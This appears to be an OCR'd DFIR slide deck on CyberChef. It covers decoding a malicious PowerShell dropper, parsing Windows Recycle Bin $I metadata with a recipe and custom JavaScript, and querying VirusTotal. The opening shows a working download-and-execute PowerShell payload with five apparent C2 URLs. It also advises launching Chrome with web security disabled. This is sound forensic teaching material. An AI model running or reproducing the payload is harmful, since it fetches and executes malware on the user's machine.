
```
powershell
$HKc='jZC';$kSW='http://www.vladimirfilin.com/VzBE7R@http://nimsnowshera
.edu.pk/D@http://sinonc.cn/uz6@http://forestbooks.cn/wp-
admin/sFfyqdF@http://eskrimadecampo.ru/UVAwk'.Split('@');$SRn=
([System.IO.Path]::GetTempPath()+'\ihH.exe');$QaY =New-Object -com
'msxml2.xmlhttp';$Hsc = New-Object -com 'adodb.stream';foreach($Mni in
$kSW){try{$QaY.open('GET',$Mni,0);$QaY.send();If ($QaY.Status -eq 200)
{$Hsc.open();$Hsc.type =
1;$Hsc.write($QaY.responseBody);$Hsc.savetofile($SRn);Start-Process
$SRn;break}}catch{}}                    =
```



One final round of RegEx and using the Split Operator…
We have FIVE glorious C2 addresses for the price of one!

```
http://www.vladimirfilin.com/VzBE7R
http://nimsnowshera.edu.pk/D
http://sinonc.cn/uz6
http://forestbooks.cn/wp-admin/sFfyqdF
http://eskrimadecampo.ru/UVAwk
```

Structure from chaos in 8 Drag and Drop operations



Not only easy but, repeatable!

- Recipes can be saved to local storage for reuse, be given as gifts, or exchanged for beer.
- Data Links can be stored as bookmarks

Large Recipes using CyberChef

Building a Parser for Windows Recycle Bin Metadata

Parsing Windows Recycle Bin Metadata

- Why? The simplest forensic artifact I can think of

Prior to Windows 10		
Offset	**Size**	**Description**
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	520	File Name


$I structure prior to Win 10

Windows 10		
Offset	**Size**	**Description**
0	8	Header
8	8	File Size
16	8	Deleted Timestamp
24	4	File Name Length
28	var	File Name

Windows 10 $I structure

Using Native CyberChef to Parser Recycle Bin Meta

The idea is fairly simple as far parsers go



The Reality Ends Up being ~24 Steps

Conditional_Jump('^(\\x01|\\x02)',true,'Error',10)

Find_/_Replace({'option':'Regex','string':'^(\\x02.{23})(....)'},'$1',false,false,false,false)

Subsection('^.{24}(.*)',true,true,false)

Decode_text('UTF16LE (1200)')

Find_/_Replace({'option':'Regex','string':'^(.*).'},'\\nDeleted File Path: $1',false,false,false,false)

Merge()

Subsection('^.{16}(.{8})',false,true,false)

Swap_endianness('Raw',8,true)

To_Hex('None')

Windows_Filetime_to_UNIX_Timestamp('Seconds (s)','Hex')

From_UNIX_Timestamp('Seconds (s)')

Find_/_Replace({'option':'Regex','string':'^(.* UTC)'},'\\nFile Deletion Time: $1',true,false,true,false)

```
Merge()
Subsection('^.{8}(.{8})',true,true,false)
To_Hex('None')
Swap_endianness('Hex',8,true)
From_Base(16)
Find_/_Replace({'option':'Regex','string':'^(.*)'},'\\nDeleted File Size: $1 bytes',true,false,true,true)
Merge()
Find_/_Replace({'option':'Regex','string':'^.{8}'},'******** WINDOWS RECYCLE BIN METADATA ********',true,false,false,false)
Jump('Do Nothing',10)
Label('Error')
Find_/_Replace({'option':'Regex','string':'^.*$'},'This doesn\'t look like a Recycle Bin file to me ',true,false,true,false)
Label('Do Nothing')
```

Recipe

Conditional Jump

Match (regex)
^(\x01|\x02)

Invert match

Label name
Error

Maximum jumps (if jumping ...
10

Find / Replace

Find
^(\x02.{23})(....)
REGEX

Replace
$1

Global match

Case insensitive

Multiline matching

Dot matches all

Subsection

Section (regex)
^.{24}(.*)

STEP

BAKE!

Auto Bake

Input

length: 130

Name: $IEOEO.txt

Size: 130 bytes

Type: text/plain

Loaded: 100%

Output

time: 3ms
length: 199
lines: 4

```
******** WINDOWS RECYCLE BIN METADATA ********
Deleted File Size: 13012 bytes
File Deletion Time: Tue 8 January 2019 02:31:28 UTC
Deleted File Path: C:\Users\Username\Desktop\http_20190102_122044.txt
```

Advanced Use Cases

Building Custom Operations

Potential for Integration

Interacting with Active Content

Before you sell your soul to JavaScript…

- Rolling your operations can be really helpful but…
  - How good is your JavaScript *writing* really?
  - If you are going to be coding to do DFIR work, you probably should just be using Python
    - Better Community support
    - Better memory management
    - Better Syntax
- Now that you have been cautioned…
  - LET'S LOOK AT AN EXAMPLE I DID JUST TO PROVE IT COULD BE DONE!

Coding Time!

- A Windows RecBin Parser in JavaScript
- Features:
  - Converting Windows FILETIME object to Date
  - Converts UTF-16LE File Path to UTF-8
  - Converts LE File size to decimal
- Overall, not horrible.
  - Probably could be written better if I am being honest but it works


```
run(input, args) {
    // const [firstArg, secondArg] = args;
    function ascii_to_hexa(str)
    {
        var arr1 = [];
        for (var n = 0, l = str.length; n < l; n ++)
        {
            var hex = Number(str.charCodeAt(n)).toString(16);
            arr1.push(hex);
        }
        return arr1.join('');
    }
    function fileTimeToDate( fileTime ) {
        return new Date ( fileTime / 10000 - 11644473600000 );
    }
    function decodeUTF16LE( binaryStr ) {
        var cp = [];
        for( var i = 0; i < binaryStr.length; i+=2) {
            cp.push(
                binaryStr.charCodeAt(i) |
                ( binaryStr.charCodeAt(i+1) << 8 )
            );
        }
        return String.fromCharCode.apply( String, cp );
    }

    var version = input.substr(0,1)
    var filesize = parseInt(ascii_to_hexa(input.substr(8,8).split("").reverse().join('')),16).toString()
    var deletiontime = fileTimeToDate(parseInt(ascii_to_hexa(input.substr(16,8).split("").reverse().join('')),
    if (version == 0x01){
        var deletedfilepath = decodeUTF16LE(input.substr(24,));
    } else {
        var deletedfilepath = decodeUTF16LE(input.substr(28,));
    }

    var output = "Deleted File Size: " + filesize + "\n";
    output += "Deletion Timestamp: " + deletiontime + "\n";
    output += "Deleted File Path: " + deletedfilepath.toString();

    return output
}
```

Output is fairly clean…



Potential for Integration

How to get CyberChef to talk to VirusTotal… at your own risk

- Download CyberChef
- Open Chrome with web protections turned off
  - “--disable-web-security”
- HTTP Request Operation
  - https://www.virustotal.com/vtapi/v2/file/download?apikey=yourkey &hash=yourhash
- https://stackoverflow.com/questions/3102819/disable-same-origin-policy-in-chrome

Download Samples

VirusTotal Query Reports

HTTP request

Method
GET

URL
https://www.virustotal.com/vtapi/v2/file/rep…

Headers

Mode
Cross-Origin Resource Shar

Show response metadata

JPath expression

Query
$.scans..result

Result delimiter
\n

Name: bjgkeafln.exe

Size: 264,704 bytes

Type: application/x-msdownload

Loaded: 100%

Output


time
lengt
line

```
"Backdoor/W32.Bladabindi.264704"
"I-Worm.Mawanella!"
"TrojWare.Win32.TrojanDropper.Dexel.A@6k1yft"
"Trojan.Diple.Win32.79656"
"Trojan.Siggen6.57104"
```

Interacting with Live Content

Not for the faint of heart

Recommended for Sandboxes Only



